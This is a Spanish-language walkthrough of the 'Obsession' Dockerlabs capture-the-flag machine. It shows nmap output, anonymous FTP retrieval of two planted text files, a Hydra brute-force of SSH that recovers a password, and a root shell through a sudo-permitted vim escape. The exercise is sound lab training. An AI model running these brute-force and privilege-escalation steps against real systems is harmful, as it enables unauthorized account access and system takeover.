
Obsession

Dificultad	Muy Facil
Tecnicas	Ftp Anon - Hydra
Pagina	Docker labs
Estado	Listo

Lo primero que hacemos es ver q puertos están abiertos


nmap -p- -—open —min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allport



```
File: allPorts
# Nmap 7.95 scan initiated Mon Oct 13 23:32:19 2025 as: /usr/lib/nmap/nmap -p- -open --min-rate 5000 -sS -n -vvvv -Pn -oG allPorts 172.17.0.2
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 172.17.0.2 () Status: Up
Host: 172.17.0.2 () Ports: 21/open/tcp//ftp///, 22/open/tcp//ssh///, 80/open/tcp//http///   Ignored State: closed (65532)
# Nmap done at Mon Oct 13 23:32:20 2025 -- 1 IP address (1 host up) scanned in 1.24 seconds
```


Luego tiramos unos script basicos y buscamos las versiones de los puertos abiertos

nmap -p21,22,80 -sCV -oN targeted 172.17.0.2




```
File: targeted

# Nmap 7.95 scan initiated Mon Oct 13 23:34:44 2025 as: /usr/lib/nmap/nmap -p21,22,80 -sCV -oN targeted 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up (0.000032s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0             667 Jun 18  2024 chat-gonza.txt
|_-rw-r--r--    1 0        0             315 Jun 18  2024 pendientes.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
|_  256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Russoski Coaching
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct 13 23:34:51 2025 -- 1 IP address (1 host up) scanned in 6.93 seconds
```


Vemos que podemos entrar como anonymous por el puerto 21 y extraemos los dos archivos




```
❯ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
```




```
ftp> ls
229 Entering Extended Passive Mode (|||38823|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             667 Jun 18  2024 chat-gonza.txt
-rw-r--r--    1 0        0             315 Jun 18  2024 pendientes.txt
```



```
ftp> get chat-gonza.txt
local: chat-gonza.txt remote: chat-gonza.txt
229 Entering Extended Passive Mode (|||64991|)
150 Opening BINARY mode data connection for chat-gonza.txt (667 bytes).
100% |***************************************************************************************************|   667       9.21 MiB/s    00:00 ETA
226 Transfer complete.
667 bytes received in 00:00 (1.49 MiB/s)
ftp> get pendientes.txt
local: pendientes.txt remote: pendientes.txt
229 Entering Extended Passive Mode (|||9694|)
150 Opening BINARY mode data connection for pendientes.txt (315 bytes).
100% |***************************************************************************************************|   315       4.11 MiB/s    00:00 ETA
226 Transfer complete.
315 bytes received in 00:00 (896.84 KiB/s)
```




```
❯ cat chat-gonza.txt
       File: chat-gonza.txt

       [16:21, 16/6/2024] Gonza: pero en serio es tan guapa esa tal Nágore como dices?
       [16:28, 16/6/2024] Russoski: es una auténtica princesa pff, le he hecho hasta un vídeo y todo, lo tengo ya subido y tengo la URL guardada
       [16:29, 16/6/2024] Russoski: en mi ordenador en una ruta segura, ahora cuando quedemos te lo muestro si quieres
       [21:52, 16/6/2024] Gonza: buah la verdad tenías razón eh, es hermosa esa chica, del 9 no baja
       [21:53, 16/6/2024] Gonza: por cierto buen entreno el de hoy en el gym, noto los brazos bastante hinchados, así sí
       [22:36, 16/6/2024] Russoski: te lo dije, ya sabes que yo tengo buenos gustos para estas cosas xD, y sí buen training hoy
```



```
❯ cat pendientes.txt
       File: pendientes.txt
       1 Comprar el Voucher de la certificación eJPTv2 cuanto antes!

       2 Aumentar el precio de mis asesorías online en la Web!

       3 Terminar mi laboratorio vulnerable para la plataforma Dockerlabs!

       4 Cambiar algunas configuraciones de mi equipo, creo que tengo ciertos
         permisos habilitados que no son del todo seguros..
```


Entramos en la pagina y vamos a usar el usario russoski



Bienvenido. Soy Informático, pero sobre todo, soy **entrenador personal** con más de 5 años de experiencia en el entrenamiento con cargas y nutrición, con **certificado de profesionalidad** como Monitor de Musculación y Fitness. Para conocerme un poco más, entra aquí.

Estoy dispuesto a utilizar todos mis conocimientos con el objetivo de **cambiar tu físico para bien**. ¿Estás dispuesto a conseguir tu

Vamos a aplicar Hydra con el usuario russoski para ver si encontramos la contraseña → iloveme




```
❯ hydra -l russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 20
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bindin
g, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-13 23:43:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 20 tasks per 1 server, overall 20 tasks, 14344399 login tries (l:1/p:14344399), ~717220 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: russoski   password: iloveme
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-13 23:44:22
```

Vamos a aplicar Hydra con el usuario russoski para ver si encontramos la contraseña → ilovemeSubida de Privilegio


Subida de Privilegio

Una vez ingresado como russoski, vamos a usar sudo -l para ver si tenemos alguna forma de elevar nuestro privilegio



```
russoski@290751aff8c2:~$ sudo -l
Matching Defaults entries for russoski on 290751aff8c2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User russoski may run the following commands on 290751aff8c2:
    (root) NOPASSWD: /usr/bin/vim
```

Vemos que podemos ejecutar el binario vim por lo que nos respaldamos en gtfobins y elevamos nuestro privilegio



```
:!/bin/sh
# whoami
root
```